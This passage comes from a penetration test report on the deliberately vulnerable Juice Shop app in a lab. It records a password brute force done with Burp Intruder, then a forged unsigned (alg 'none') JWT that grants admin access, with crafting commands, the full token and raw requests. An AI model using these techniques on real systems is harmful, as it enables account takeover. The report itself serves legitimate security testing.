With the successful login shown by the tester above, Offensive Security Team has identified the vulnerability of A07:2021-Identification and Authentication Failures in the Juice Shop Web Application since the successful brute force of password showed weak password strength and weak security control implemented and eventually led to Broken Authentication.

Configurations and Payloads used by the tester in the `Intruder` of Burp Suite Professional are listed below:

- "Positions" in "Intruder" page:
  - Attacker type = sniper
  - Payload position = §admin@juice-sh.op§
- "Payloads" in "Intruder" page:
  - Payload Sets:
    - Payload set = 1
    - Payload type = simple
  - Payload Options:
    - Load = "/usr/share/seclists/Passwords/Common-Credentials/best1050.txt"

Impact

Weak passwords can be easily guessed and are an easy target for brute force attacks leaving the Juice Shop Web Application at a high-risk of the compromise resulting in an impact to the **confidentiality** of the password, and **integrity** as broken the authentication and authorization of the application.

This allowed the attacker to gain an administrative account of the Juice Shop Web Application due to authentication system failure and compromised system security.

Remedial Action

Some of the weak password strength and weak security control mitigation are included below but are not limited to:

- Where possible, implement multi-factor authentication to prevent automated credential stuffing, brute force, and stolen credential reuse attacks.
- Do not ship or deploy with any default credentials, particularly for admin users.
- Implement weak password checks, such as testing new or changed passwords against the top 10,000 worst passwords list.
- Align password length, complexity, and rotation policies with National Institute of Standards and Technology (NIST) 800-63b's guidelines in section 5.1.1 for Memorized Secrets or other modern, evidence-based password policies.

- Ensure registration, credential recovery, and API pathways are hardened against account enumeration attacks by using the same messages for all outcomes.
- Limit or increasingly delay failed login attempts but be careful not to create a denial of service scenario. Log all failures and alert administrators when credential stuffing, brute force, or other attacks are detected.

Further Information

References:

1. https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/
2. https://owasp.org/www-project-top-ten/2017/A2_2017-Broken_Authentication
3. https://pages.nist.gov/800-63-3/sp800-63b.html
4. https://cwe.mitre.org/data/definitions/521.html

CVSS Score

Critical - 9.1 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N/E:F/RL:W)

5.3 Vulnerable and Outdated Components

Severity Level	HIGH
Issue Status	OPEN

Affected Host

Name
http://192.168.137.8:3000 - Juice Shop Web Application (Ubuntu 22.04.1 LTS VMware VM)

Description

Confirmation of the user's identity, authentication, and session management is critical to protect against authentication-related attacks.

JSON Web Tokens (JWT) libraries typically provide one method for verifying tokens and another that just decodes them. For example, the Node.js library jsonwebtoken has verify() and decode().

It was observed that Juice Shop allows attacker crafted unsigned JSON Web Tokens (JWT) token to forged non-existence admin account that accepted by Juice Shop.

Evidence

Instance #1 – Juice Shop User Login

Scope	
Affected Resource	/rest/user/whoami
Affected Parameters	N/a
Workflow	Juice Shop Main Page -> Login

The following request and response evidence the successful execution of an Unsigned JSON Web Tokens (JWT) Token attack.

Request:


```
GET /rest/user/whoami HTTP/1.1
Host: 192.168.137.8:3000
Accept: application/json, text/plain, */*
DNT: 1
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6Imp3dG4zZEBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiY2UxYzk2ZWExNTg2NzVmMzllNTdjOTFiYzUwZDdjMTYiLCJyb2xlIjoiYWRtaW4iLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIzLTAyLTE2IDA4OjMyOjM3Ljg2OCArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIzLTAyLTE2IDA4OjMyOjM3Ljg2OCArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2NzY1MzYzODEsImV4cCI6MTY3NjU1NDM4MX0.
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36 Edg/110.0.1587.46
Referrer: http://192.168.137.8:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh;q=0.8,zh-HK;q=0.7,zh-CN;q=0.6,zh-
TW;q=0.5,id;q=0.4,ms;q=0.3
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss;
continueCode=ZrN3PZg2MWoxLnvJelYzmyVd1nTkikqfgaHkWG85X7Bq6DEOj1a4bwKRk9pQ
;
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF
0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6Imp3dG4zZEBqdWljZS1zaC5vcCIs
InBhc3N3b3JkIjoiY2UxYzk2ZWExNTg2NzVmMzllNTdjOTFiYzUwZDdjMTYiLCJyb2xlIjoiY
WRtaW4iLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbG
VJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG9
0cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIzLTAyLTE2IDA4
OjMyOjM3Ljg2OCArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIzLTAyLTE2IDA4OjMyOjM3Ljg2O
CArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2NzY1MzYzODEsImV4cCI6MTY3Nj
U1NDM4MX0.
If-None-Match: W/"b-/5bSboVjVhGw3qRgvUfZjE1r1Ns"
Connection: close
```


Response:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Set-Cookie:
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF
0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6Imp3dG4zZEBqdWljZS1zaC5vcCIs
InBhc3N3b3JkIjoiY2UxYzk2ZWExNTg2NzVmMzllNTdjOTFiYzUwZDdjMTYiLCJyb2xlIjoiY
WRtaW4iLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbG
VJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG9
0cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIzLTAyLTE2IDA4
```

```
OjMyOjM3Ljg2OCArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIzLTAyLTE2IDA4OjMyOjM3Ljg2O
CArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2NzY1MzYzODEsImV4cCI6MTY3Nj
U1NDM4MX0.; Path=/
Content-Type: application/json; charset=utf-8

[TRUNCATED]

{"user":{"id":1,"email":"jwtn3d@juice-
sh.op","lastLoginIp":"0.0.0.0","profileImage":"/assets/public/images/uplo
ads/default.svg"}}
```


Screenshot:





Detail of uncovered Vulnerable and Outdated Components:

Offensive Security team observed the user "admin" being given a token after logging in:



Request:


```
GET /rest/user/whoami HTTP/1.1
Host: 192.168.137.8:3000
Accept: application/json, text/plain, */*
DNT: 1
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6ey
JpZCI6MSwidXNlcm5hbWUiOiJ0ZXN0IiwiZW1haWwiOiJhZG1pbkBqdWljZS1zaC5vcCIsInBhc
3N3b3JkIjoiMDE5MjAyM2E3YmJkNzMyNTA1MTZmMDY5ZGYxOGI1MDAiLCJyb2xlIjoiYWRtaW4i
LCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMTkyLjE2OC4xMzcuNSIsInByb2ZpbGV
JbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzLzEuanBnIiwidG90cFNlY3JldC
I6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIzLTAyLTE2IDA3OjEwOjM2LjE1M
iArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIzLTAyLTE2IDA4OjMyOjAyLjQ4NCArMDA6MDAiLCJk
```

```
ZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2NzY1MzczMjYsImV4cCI6MTY3NjU1NTMyNn0.cYX_8Nd
yZE5MK91CwpwNrIAuUqZfzSMjCL7il8OLhpHm46MHv_Wuo_vUyC8fviHFVMIaGngAAwNz2Y5AA9
NEBpfXo8hSpLg0LI7pv68uhmg8BAE54IZ6v_42rqusTrRndVdTTXUTgVtAWAD5Dzb93DuYZYdhC
fh7bOWHHZbak_8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36 Edg/110.0.1587.46
Referrer: http://192.168.137.8:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh;q=0.8,zh-HK;q=0.7,zh-CN;q=0.6,zh-
TW;q=0.5,id;q=0.4,ms;q=0.3
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss;
continueCode=ZrN3PZg2MWoxLnvJelYzmyVd1nTkikqfgaHkWG85X7Bq6DEOj1a4bwKRk9pQ;
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0
YSI6eyJpZCI6MSwidXNlcm5hbWUiOiJ0ZXN0IiwiZW1haWwiOiJhZG1pbkBqdWljZS1zaC5vcCI
sInBhc3N3b3JkIjoiMDE5MjAyM2E3YmJkNzMyNTA1MTZmMDY5ZGYxOGI1MDAiLCJyb2xlIjoiYW
RtaW4iLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMTkyLjE2OC4xMzcuNSIsInByb
2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzLzEuanBnIiwidG90cFNl
Y3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIzLTAyLTE2IDA3OjEwOjM
2LjE1MiArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIzLTAyLTE2IDA4OjMyOjAyLjQ4NCArMDA6MD
AiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2NzY1MzczMjYsImV4cCI6MTY3NjU1NTMyNn0.c
YX_8NdyZE5MK91CwpwNrIAuUqZfzSMjCL7il8OLhpHm46MHv_Wuo_vUyC8fviHFVMIaGngAAwNz
2Y5AA9NEBpfXo8hSpLg0LI7pv68uhmg8BAE54IZ6v_42rqusTrRndVdTTXUTgVtAWAD5Dzb93Du
YZYdhCfh7bOWHHZbak_8
If-None-Match: W/"b-/5bSboVjVhGw3qRgvUfZjE1r1Ns"
Connection: close
```

Response:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 128
ETag: W/"80-aDu8Z7RHOKAGKUvsNTe0TrYS4L4"
Vary: Accept-Encoding
Date: Thu, 16 Feb 2023 08:48:46 GMT
Connection: close

{"user":{"id":1,"email":"admin@juice-
sh.op","lastLoginIp":"192.168.137.5","profileImage":"/assets/public/images/
uploads/1.jpg"}}
```

Tester decode the JWT online using https://jwt.io/ as shown below:




With the information retrieved, tester crafted unsigned JWT token for non-existence admin account as shown below.

First, tester created JWT token header base64 encoded strings using "base64" command and changed the JWT algorithm to "none".

```
echo -n '{"typ":"JWT","alg":"none"}' | base64
```

The output of the JWT header as shown below:




Next, tester modified the decoded JWT token payload as shown below:

```
echo -n
'{"status":"success","data":{"id":1,"username":"","email":"jwtn3d@juice-
sh.op","password":"ce1c96ea158675f39e57c91bc50d7c16","role":"admin","deluxe
Token":"","lastLoginIp":"0.0.0.0","profileImage":"/assets/public/images/upl
oads/default.svg","totpSecret":"","isActive":true,"createdAt":"2023-02-16
08:32:37.868 +00:00","updatedAt":"2023-02-16 08:32:37.868
```

```
+00:00","deletedAt":null},"iat":1676536381,"exp":1676554381}' | base64 | tr -d "\n"
```

The output of the JWT payload as shown below:




Finally, the tester combined the crafted JWT header and payload to form unsigned JWT token. Since we know the format of JWT consist of three parts separated by dot which is base64url(header).base64url(payload).base64url(signature) from https://jwt.io/introduction.

The full unsigned JWT token as shown below:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6Imp3dG4zZEBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiY2UxYzk2ZWExNTg2NzVmMzllNTdjOTFiYzUwZDdjMTYiLCJyb2xlIjoiYWRtaW4iLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIzLTAyLTE2IDA4OjMyOjM3Ljg2OCArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIzLTAyLTE2IDA4OjMyOjM3Ljg2OCArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2NzY1MzYzODEsImV4cCI6MTY3NjU1NDM4MX0.
```

The full unsigned JWT token can be decoded and showing the content of it using https://www.jstoolset.com/jwt as shown below:



Tester send the unsigned JWT token to Juice Shop as shown below:

Request

Pretty Raw Hex

```
GET /rest/user/whoami HTTP/1.1
Host: 192.168.137.8:3000
Accept: application/json, text/plain, */*
DNT: 1
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZ
CI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6Imp3dG4zZEBqdWljZS1zaC5vcCIsInBhc3N3b3JkIj
oiY2UxYzk2ZWExNTg2NzVmMzllNTdjOTFiYzUwZDdjMTYiLCJyb2xlIjoiYWRtaW4iLCJkZWx1eGV
Ub2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMv
cHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0a
XZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIzLTAyLTE2IDA4OjMyOjM3Ljg2OCArMDA6MDAiLCJ1cG
RhdGVkQXQiOiIyMDIzLTAyLTE2IDA4OjMyOjM3Ljg2OCArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx
9LCJpYXQiOjE2NzY1MzYzODEsImV4cCI6MTY3NjU1NDM4MX0.
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
